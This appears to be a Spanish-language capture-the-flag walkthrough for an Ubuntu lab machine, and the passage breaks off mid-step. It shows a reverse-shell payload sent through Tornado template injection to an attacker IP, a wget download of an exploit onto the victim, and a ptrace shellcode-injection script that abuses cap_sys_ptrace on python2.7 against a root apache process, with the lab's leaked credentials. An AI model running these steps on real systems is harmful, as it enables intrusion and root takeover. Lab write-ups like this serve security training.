    ;;
esac

# enable color support of ls and also add handy aliases
if [ -x /usr/bin/dircolors ]; then
    test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)" ||
eval "$(dircolors -b)"
    alias ls='ls --color=auto'
    #alias dir='dir --color=auto'
    #alias vdir='vdir --color=auto'

    alias grep='grep --color=auto'
    alias fgrep='fgrep --color=auto'
    alias egrep='egrep --color=auto'
fi

# colored GCC warnings and errors
#export
GCC_COLORS='error=01;31:warning=01;35:note=01;36:caret=01;32:locus=
01:quote=01'
```

```
# some more ls aliases
alias ll='ls -alF'
alias la='ls -A'
alias l='ls -CF'

# Add an "alert" alias for long running commands.  Use like so:
#   sleep 10; alert
alias alert='notify-send --urgency=low -i "$([ $? = 0 ] && echo
terminal || echo error)" "$(history|tail -n1|sed -e '\''s/^\s*[0-
9]\+\s*//;s/[;&|]\s*alert$//'\'')"'

# Alias definitions.
# You may want to put all your additions into a separate file like
# ~/.bash_aliases, instead of adding them here directly.
# See /usr/share/doc/bash-doc/examples in the bash-doc package.

if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and
/etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi

#Setting Password for running python app
username="admin"
password="Saket!#$%@!!"

"""
```

Al final del texto nos da unas credenciales:


username="admin"
password="Saket!#$%@!!"

### Vamos a la pagina en el puerto 9999





En este caso la maquina te pone a pensar el como entrarías usando la mente y descifrando que claves serian, si ponemos las que nos dieron no podremos entrar, pero la password si es solo que con el usuario saket, es una manera de trabajar la creatividad ya que no te dice directamente las credenciales.

La pagina al logearse se ve asi




En este caso el servidor que corre en este servicio es TornadoServer/6.1, esta version acepta parametros directamente, por lo que podemos hacer en el URL lo siguiente:

http://192.168.235.141:9999/?name=Kiwi





Aquí ya nos da indicios de que podemos crear una reverse shell, si introducimos el siguiente comando:

{% import os %}{{os.system('bash -c "bash -i >& /dev/tcp/192.168.235.139/1234 0>&1"')}}

En un encoder de URL, nos dará un resultado parecido al siguiente:

%7B%25%20import%20os%20%25%7D%7B%7Bos.system%28%27bash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.235.139%2F1234%200%3E%261%22%27%29%7D%7D

Y esto nos dara una bash, pero hay que hacerlo en 192.168.235.141/?name=, no en index.php




Al hacer ls nos mostrara una estructura asi:

saket@ubuntu:~$ ls
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos

Esto puede confundir pensando que es un Windows, pero hay maneras de saber que so es:

1 - El TTL: Al hacer ping a la maquina nos mostrara el TTL, si es de 64, por lo general es linux y si es 128 por lo general es windows

ping 192.168.235.141
PING 192.168.235.141 (192.168.235.141) 56(84) bytes of data.
64 bytes from 192.168.235.141: icmp_seq=1 ttl=64 time=0.388 ms

2 - /etc/issue: leer este directorio nos dara el OS que esta en la maquina:

saket@ubuntu:~$ cat /etc/issue
cat /etc/issue
Ubuntu 20.04.2 LTS \n \l

3 - El mismo user marca el OS en este caso: saket@ubuntu:

4 - uname -a: otro comando que da infomracion de la maquina:

uname -a
Linux ubuntu 5.8.0-53-generic #60~20.04.1-Ubuntu SMP Thu May 6 09:52:46 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux

## Exploit

Esta version de Ubuntu es vulnerable a el siguiente exploit que clonaremos en una carpeta:

git clone https://github.com/The-Z-Labs/linux-exploit-suggester.git

Esto lo pasamos a la maquina victima de la siguiente manera:

cd linux-exploit-suggester
sudo python3 -m http.server 80

Desde la maquina victima ejecutamos:

wget 192.168.235.139:80/linux-exploit-suggester.sh

Al querer ejecutar el sh, veremos que no tenemos permisos así que ejecutaremos el siguiente comando que listara todos los binarios con capabilities especiales en el sistema que nos permitan escalar privilegios:

/sbin/getcap -r / 2>/dev/null

Resultado:

/snap/snapd/25202/usr/lib/snapd/snap-confine = cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_sys_chroot,cap_sys_ptrace,cap_sys_admin+p
/usr/bin/python2.7 = cap_sys_ptrace+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep

/usr/bin/ping = cap_net_raw+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep

El que se ve interesante es el de python, en la siguiente pagina se explora mas sobre las capabilities: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/linux-capabilities.html
aquí hay un apartado llamado CAP_SYS_PTRACE , incluso se ve como esta la misma que nosotros tenemos

## CAP_SYS_PTRACE

**This means that you can escape the container by injecting a shellcode inside some process running inside the host.** To access processes running inside the host the container needs to be run at least with `--pid=host`.

`CAP_SYS_PTRACE` grants the ability to use debugging and system call tracing functionalities provided by `ptrace(2)` and cross-memory attach calls like `process_vm_readv(2)` and `process_vm_writev(2)`. Although powerful for diagnostic and monitoring purposes, if `CAP_SYS_PTRACE` is enabled without restrictive measures like a seccomp filter on `ptrace(2)`, it can significantly undermine system security. Specifically, it can be exploited to circumvent other security restrictions, notably those imposed by seccomp, as demonstrated by proofs of concept (PoC) like this one.

**Example with binary (python)**

bash

```
getcap -r / 2>/dev/null
/usr/bin/python2.7 = cap_sys_ptrace+ep
```

python

```
import ctypes
import sys
import struct
# Macros defined in <sys/ptrace.h>
# https://code.woboq.org/qt5/include/sys/ptrace.h.html
PTRACE_POKETEXT = 4
PTRACE_GETREGS = 12
PTRACE_SETREGS = 13
PTRACE_ATTACH = 16
PTRACE_DETACH = 17
# Structure defined in <sys/user.h>
# https://code.woboq.org/qt5/include/sys/user.h.html#user_regs_struct
class user_regs_struct(ctypes.Structure):
    _fields_ = [
        ("r15", ctypes.c_ulonglong),
        ("r14", ctypes.c_ulonglong),
        ("r13", ctypes.c_ulonglong),
```

Copiamos el exploit y lo pegamos en la maquina kali, lo guardamos como exploit.py por ejemplo, luego en la maquina victima ponemos : ps -eaf | grep root, esto nos mostrara servicios

que pueden acceder a root

Resultado:

root 1 0 0 14:52 ? 00:00:08 /sbin/init auto noprompt
root 2 0 0 14:52 ? 00:00:00 [kthreadd]
root 3 2 0 14:52 ? 00:00:00 [rcu_gp]
root 4 2 0 14:52 ? 00:00:00 [rcu_par_gp]
root 6 2 0 14:52 ? 00:00:00 [kworker/0:0H-kblockd]
root 9 2 0 14:52 ? 00:00:00 [mm_percpu_wq]
root 10 2 0 14:52 ? 00:00:00 [ksoftirqd/0]
root 11 2 0 14:52 ? 00:00:01 [rcu_sched]
root 12 2 0 14:52 ? 00:00:00 [migration/0]
root 13 2 0 14:52 ? 00:00:00 [idle_inject/0]
root 14 2 0 14:52 ? 00:00:00 [cpuhp/0]
root 15 2 0 14:52 ? 00:00:00 [cpuhp/1]
root 16 2 0 14:52 ? 00:00:00 [idle_inject/1]
root 17 2 0 14:52 ? 00:00:01 [migration/1]
root 18 2 0 14:52 ? 00:00:00 [ksoftirqd/1]
root 20 2 0 14:52 ? 00:00:00 [kworker/1:0H-kblockd]
root 21 2 0 14:52 ? 00:00:00 [kdevtmpfs]
root 22 2 0 14:52 ? 00:00:00 [netns]
root 23 2 0 14:52 ? 00:00:00 [rcu_tasks_kthre]
root 24 2 0 14:52 ? 00:00:00 [rcu*tasks_rude*]
root 25 2 0 14:52 ? 00:00:00 [rcu_tasks_trace]
root 26 2 0 14:52 ? 00:00:00 [kauditd]
root 28 2 0 14:52 ? 00:00:00 [khungtaskd]
root 29 2 0 14:52 ? 00:00:00 [oom_reaper]
root 30 2 0 14:52 ? 00:00:00 [writeback]
root 31 2 0 14:52 ? 00:00:00 [kcompactd0]
root 32 2 0 14:52 ? 00:00:00 [ksmd]
root 33 2 0 14:52 ? 00:00:00 [khugepaged]
root 80 2 0 14:52 ? 00:00:00 [kintegrityd]
root 81 2 0 14:52 ? 00:00:00 [kblockd]
root 82 2 0 14:52 ? 00:00:00 [blkcg_punt_bio]
root 84 2 0 14:53 ? 00:00:00 [tpm_dev_wq]
root 85 2 0 14:53 ? 00:00:00 [ata_sff]
root 86 2 0 14:53 ? 00:00:00 [md]
root 87 2 0 14:53 ? 00:00:00 [edac-poller]
root 88 2 0 14:53 ? 00:00:00 [devfreq_wq]
root 89 2 0 14:53 ? 00:00:00 [watchdogd]

root 91 2 0 14:53 ? 00:00:00 [pm_wq]
root 93 2 0 14:53 ? 00:00:00 [kswapd0]
root 94 2 0 14:53 ? 00:00:00 [ecryptfs-kthrea]
root 96 2 0 14:53 ? 00:00:00 [kthrotld]
root 97 2 0 14:53 ? 00:00:00 [irq/24-pciehp]
root 98 2 0 14:53 ? 00:00:00 [irq/25-pciehp]
root 99 2 0 14:53 ? 00:00:00 [irq/26-pciehp]
root 100 2 0 14:53 ? 00:00:00 [irq/27-pciehp]
root 101 2 0 14:53 ? 00:00:00 [irq/28-pciehp]
root 102 2 0 14:53 ? 00:00:00 [irq/29-pciehp]
root 103 2 0 14:53 ? 00:00:00 [irq/30-pciehp]
root 104 2 0 14:53 ? 00:00:00 [irq/31-pciehp]
root 105 2 0 14:53 ? 00:00:00 [irq/32-pciehp]
root 106 2 0 14:53 ? 00:00:00 [irq/33-pciehp]
root 107 2 0 14:53 ? 00:00:00 [irq/34-pciehp]
root 108 2 0 14:53 ? 00:00:00 [irq/35-pciehp]
root 109 2 0 14:53 ? 00:00:00 [irq/36-pciehp]
root 110 2 0 14:53 ? 00:00:00 [irq/37-pciehp]
root 111 2 0 14:53 ? 00:00:00 [irq/38-pciehp]
root 112 2 0 14:53 ? 00:00:00 [irq/39-pciehp]
root 113 2 0 14:53 ? 00:00:00 [irq/40-pciehp]
root 114 2 0 14:53 ? 00:00:00 [irq/41-pciehp]
root 115 2 0 14:53 ? 00:00:00 [irq/42-pciehp]
root 116 2 0 14:53 ? 00:00:00 [irq/43-pciehp]
root 117 2 0 14:53 ? 00:00:00 [irq/44-pciehp]
root 118 2 0 14:53 ? 00:00:00 [irq/45-pciehp]
root 119 2 0 14:53 ? 00:00:00 [irq/46-pciehp]
root 120 2 0 14:53 ? 00:00:00 [irq/47-pciehp]
root 121 2 0 14:53 ? 00:00:00 [irq/48-pciehp]
root 122 2 0 14:53 ? 00:00:00 [irq/49-pciehp]
root 123 2 0 14:53 ? 00:00:00 [irq/50-pciehp]
root 124 2 0 14:53 ? 00:00:00 [irq/51-pciehp]
root 125 2 0 14:53 ? 00:00:00 [irq/52-pciehp]
root 126 2 0 14:53 ? 00:00:00 [irq/53-pciehp]
root 127 2 0 14:53 ? 00:00:00 [irq/54-pciehp]
root 128 2 0 14:53 ? 00:00:00 [irq/55-pciehp]
root 129 2 0 14:53 ? 00:00:00 [acpi_thermal_pm]
root 130 2 0 14:53 ? 00:00:00 [scsi_eh_0]
root 131 2 0 14:53 ? 00:00:00 [scsi_tmf_0]
root 132 2 0 14:53 ? 00:00:00 [scsi_eh_1]

root 133 2 0 14:53 ? 00:00:00 [scsi_tmf_1]
root 135 2 0 14:53 ? 00:00:00 [vfio-irqfd-clea]
root 136 2 0 14:53 ? 00:00:00 [ipv6_addrconf]
root 146 2 0 14:53 ? 00:00:00 [kstrp]
root 149 2 0 14:53 ? 00:00:00 [zswap-shrink]
root 150 2 0 14:53 ? 00:00:00 [kworker/u257:0]
root 155 2 0 14:53 ? 00:00:00 [charger_manager]
root 194 2 0 14:53 ? 00:00:00 [mpt_poll_0]
root 195 2 0 14:53 ? 00:00:00 [mpt/0]
root 196 2 0 14:53 ? 00:00:00 [scsi_eh_2]
root 197 2 0 14:53 ? 00:00:00 [scsi_tmf_2]
root 198 2 0 14:53 ? 00:00:00 [scsi_eh_3]
root 199 2 0 14:53 ? 00:00:00 [scsi_tmf_3]
root 200 2 0 14:53 ? 00:00:00 [scsi_eh_4]
root 201 2 0 14:53 ? 00:00:00 [scsi_tmf_4]
root 202 2 0 14:53 ? 00:00:00 [scsi_eh_5]
root 203 2 0 14:53 ? 00:00:00 [scsi_tmf_5]
root 204 2 0 14:53 ? 00:00:00 [scsi_eh_6]
root 205 2 0 14:53 ? 00:00:00 [scsi_tmf_6]
root 206 2 0 14:53 ? 00:00:00 [scsi_eh_7]
root 207 2 0 14:53 ? 00:00:00 [scsi_tmf_7]
root 208 2 0 14:53 ? 00:00:00 [scsi_eh_8]
root 209 2 0 14:53 ? 00:00:00 [scsi_tmf_8]
root 210 2 0 14:53 ? 00:00:00 [scsi_eh_9]
root 211 2 0 14:53 ? 00:00:00 [scsi_tmf_9]
root 212 2 0 14:53 ? 00:00:00 [scsi_eh_10]
root 213 2 0 14:53 ? 00:00:00 [scsi_tmf_10]
root 214 2 0 14:53 ? 00:00:00 [scsi_eh_11]
root 215 2 0 14:53 ? 00:00:00 [scsi_tmf_11]
root 216 2 0 14:53 ? 00:00:00 [scsi_eh_12]
root 217 2 0 14:53 ? 00:00:00 [scsi_tmf_12]
root 218 2 0 14:53 ? 00:00:00 [scsi_eh_13]
root 219 2 0 14:53 ? 00:00:00 [scsi_tmf_13]
root 220 2 0 14:53 ? 00:00:00 [scsi_eh_14]
root 221 2 0 14:53 ? 00:00:00 [scsi_tmf_14]
root 222 2 0 14:53 ? 00:00:00 [scsi_eh_15]
root 223 2 0 14:53 ? 00:00:00 [scsi_tmf_15]
root 224 2 0 14:53 ? 00:00:00 [scsi_eh_16]
root 225 2 0 14:53 ? 00:00:00 [scsi_tmf_16]
root 226 2 0 14:53 ? 00:00:00 [scsi_eh_17]

root 227 2 0 14:53 ? 00:00:00 [scsi_tmf_17]
root 228 2 0 14:53 ? 00:00:00 [scsi_eh_18]
root 229 2 0 14:53 ? 00:00:00 [scsi_tmf_18]
root 230 2 0 14:53 ? 00:00:00 [scsi_eh_19]
root 231 2 0 14:53 ? 00:00:00 [scsi_tmf_19]
root 232 2 0 14:53 ? 00:00:00 [scsi_eh_20]
root 233 2 0 14:53 ? 00:00:00 [scsi_tmf_20]
root 234 2 0 14:53 ? 00:00:00 [scsi_eh_21]
root 235 2 0 14:53 ? 00:00:00 [scsi_tmf_21]
root 236 2 0 14:53 ? 00:00:00 [scsi_eh_22]
root 237 2 0 14:53 ? 00:00:00 [scsi_tmf_22]
root 238 2 0 14:53 ? 00:00:00 [scsi_eh_23]
root 239 2 0 14:53 ? 00:00:00 [scsi_tmf_23]
root 240 2 0 14:53 ? 00:00:00 [scsi_eh_24]
root 241 2 0 14:53 ? 00:00:00 [scsi_tmf_24]
root 242 2 0 14:53 ? 00:00:00 [scsi_eh_25]
root 243 2 0 14:53 ? 00:00:00 [scsi_tmf_25]
root 244 2 0 14:53 ? 00:00:00 [scsi_eh_26]
root 245 2 0 14:53 ? 00:00:00 [scsi_tmf_26]
root 246 2 0 14:53 ? 00:00:00 [scsi_eh_27]
root 247 2 0 14:53 ? 00:00:00 [scsi_tmf_27]
root 249 2 0 14:53 ? 00:00:00 [scsi_eh_28]
root 250 2 0 14:53 ? 00:00:00 [scsi_tmf_28]
root 251 2 0 14:53 ? 00:00:00 [scsi_eh_29]
root 252 2 0 14:53 ? 00:00:00 [scsi_tmf_29]
root 253 2 0 14:53 ? 00:00:00 [scsi_eh_30]
root 254 2 0 14:53 ? 00:00:00 [scsi_tmf_30]
root 255 2 0 14:53 ? 00:00:00 [scsi_eh_31]
root 256 2 0 14:53 ? 00:00:00 [scsi_tmf_31]
root 284 2 0 14:53 ? 00:00:00 [scsi_eh_32]
root 285 2 0 14:53 ? 00:00:00 [scsi_tmf_32]
root 286 2 0 14:53 ? 00:00:01 [kworker/1:1H-kblockd]
root 288 2 0 14:53 ? 00:00:02 [kworker/0:1H-kblockd]
root 316 2 0 14:53 ? 00:00:00 [jbd2/sda5-8]
root 317 2 0 14:53 ? 00:00:00 [ext4-rsv-conver]
root 356 1 0 14:53 ? 00:00:01 /lib/systemd/systemd-journald
root 378 2 0 14:53 ? 00:00:00 [loop0]
root 379 2 0 14:53 ? 00:00:00 [loop1]
root 380 2 0 14:53 ? 00:00:00 [loop2]
root 381 2 0 14:53 ? 00:00:00 [irq/16-vmwgfx]

root 382 2 0 14:53 ? 00:00:00 [ttm_swap]
root 384 2 0 14:53 ? 00:00:00 [loop3]
root 386 2 0 14:53 ? 00:00:00 [loop4]
root 388 2 0 14:53 ? 00:00:00 [loop5]
root 390 2 0 14:53 ? 00:00:00 [loop6]
root 393 2 0 14:53 ? 00:00:00 [loop7]
root 394 2 0 14:53 ? 00:00:00 [loop8]
root 396 1 0 14:53 ? 00:00:00 /lib/systemd/systemd-udevd
root 397 2 0 14:53 ? 00:00:00 [loop9]
root 405 1 0 14:53 ? 00:00:00 vmware-vmblock-fuse /run/vmblock-fuse -o rw,subtype=vmware-vmblock,default*permissions,allow_other,dev,suid*
*root 535 2 0 14:53 ? 00:00:00 [cryptd]*
*root 651 1 0 14:53 ? 00:00:00 /usr/bin/VGAuthService*
*root 653 1 0 14:53 ? 00:00:24 /usr/bin/vmtoolsd*
*root 670 1 0 14:53 ? 00:00:00 /usr/lib/accountsservice/accounts-daemon*
*root 671 1 0 14:53 ? 00:00:00 /usr/sbin/acpid*
*root 675 1 0 14:53 ? 00:00:00 /usr/sbin/cron -f*
*root 676 1 0 14:53 ? 00:00:00 /usr/sbin/cupsd -l*
*root 678 1 0 14:53 ? 00:00:00 /usr/sbin/NetworkManager --no-daemon*
*root 684 1 0 14:53 ? 00:00:00 /usr/sbin/irqbalance --foreground*
*root 685 1 0 14:53 ? 00:00:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers*
*root 686 1 0 14:53 ? 00:00:00 /usr/lib/policykit-1/polkitd --no-debug*
*root 689 1 0 14:53 ? 00:00:02 /usr/lib/snapd/snapd*
*root 690 1 0 14:53 ? 00:00:00 /usr/libexec/switcheroo-control*
*root 691 1 0 14:53 ? 00:00:00 /lib/systemd/systemd-logind*
*root 693 1 0 14:53 ? 00:00:00 /usr/lib/udisks2/udisksd*
*root 694 1 0 14:53 ? 00:00:00 /sbin/wpa_supplicant -u -s -O /run/wpa_supplicant*
*avahi 711 674 0 14:53 ? 00:00:00 avahi-daemon: chroot helper*
*root 756 1 0 14:53 ? 00:00:00 /usr/sbin/cups-browsed*
*root 761 1 0 14:53 ? 00:00:00 /usr/sbin/ModemManager --filter-policy=strict*
*root 779 1 0 14:53 ? 00:00:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal*
*root 866 1 0 14:53 ? 00:00:00 /usr/sbin/gdm3*
*root 900 866 0 14:53 ? 00:00:00 gdm-session-worker [pam/gdm-launch-environment]*
*root 939 1 0 14:53 ? 00:00:01 /usr/sbin/apache2 -k start*
*root 1121 1 0 14:53 ? 00:00:00 /usr/lib/upower/upowerd*
*gdm 1166 1098 0 14:53 tty1 00:00:00 /usr/bin/Xwayland :1024 -rootless -noreset -accessx -core -auth /run/user/125/.mutter-Xwaylandauth.AVGIB3 -listen 4 -listen 5 -displayfd 6 -listen 7*
*root 1484 2 0 15:23 ? 00:00:13 [kworker/1:1-events]*

root 1580 2 0 16:08 ? 00:00:08 [kworker/1:2-events]
root 1631 2 0 16:09 ? 00:00:05 [kworker/0:1-events]
root 1639 2 0 16:17 ? 00:00:00 [kworker/u256:2-events_freezable_power]
root 1646 2 0 16:23 ? 00:00:00 [kworker/u256:0-events_power_efficient]
root 1647 2 0 16:23 ? 00:00:00 [kworker/0:2-events]
root 1649 2 0 16:28 ? 00:00:00 [kworker/u256:1-ext4-rsv-conversion]
saket 1653 1460 0 16:32 ? 00:00:00 grep --color=auto root

Fin del resultado.

El que nos interesa es : root 939 1 0 14:53 ? 00:00:01 /usr/sbin/apache2 -k start

Ya que es de tipo servidor apache que es el que se esta utilizando

Vamos a la carpeta donde esta el exploit y levantamos un servidor: sudo python3 -m http.server 80

En el directorio tmp de la maquina victima, vamos a descargar el epxloit.py: wget 192.168.235.139:80/exploit.py

Le damos permisos a exploit.py: chmod +x exploit.py, para ejecutarlo seria:

python2.7 exploit.py 939

939 es el numero de servicio a donde queremos apuntar

Resultado:

saket@ubuntu:/tmp$ python2.7 exploit.py 939
python2.7 exploit.py 939
Instruction Pointer: 0x7fc59bce70daL
Injecting Shellcode at: 0x7fc59bce70daL
Shellcode Injected!!
Final Instruction Pointer: 0x7fc59bce70dcL

Luego damos ss-tnlp, esto nos dara la lista de puertos que se estan usando, aqui se ve python que es el que usaremos:

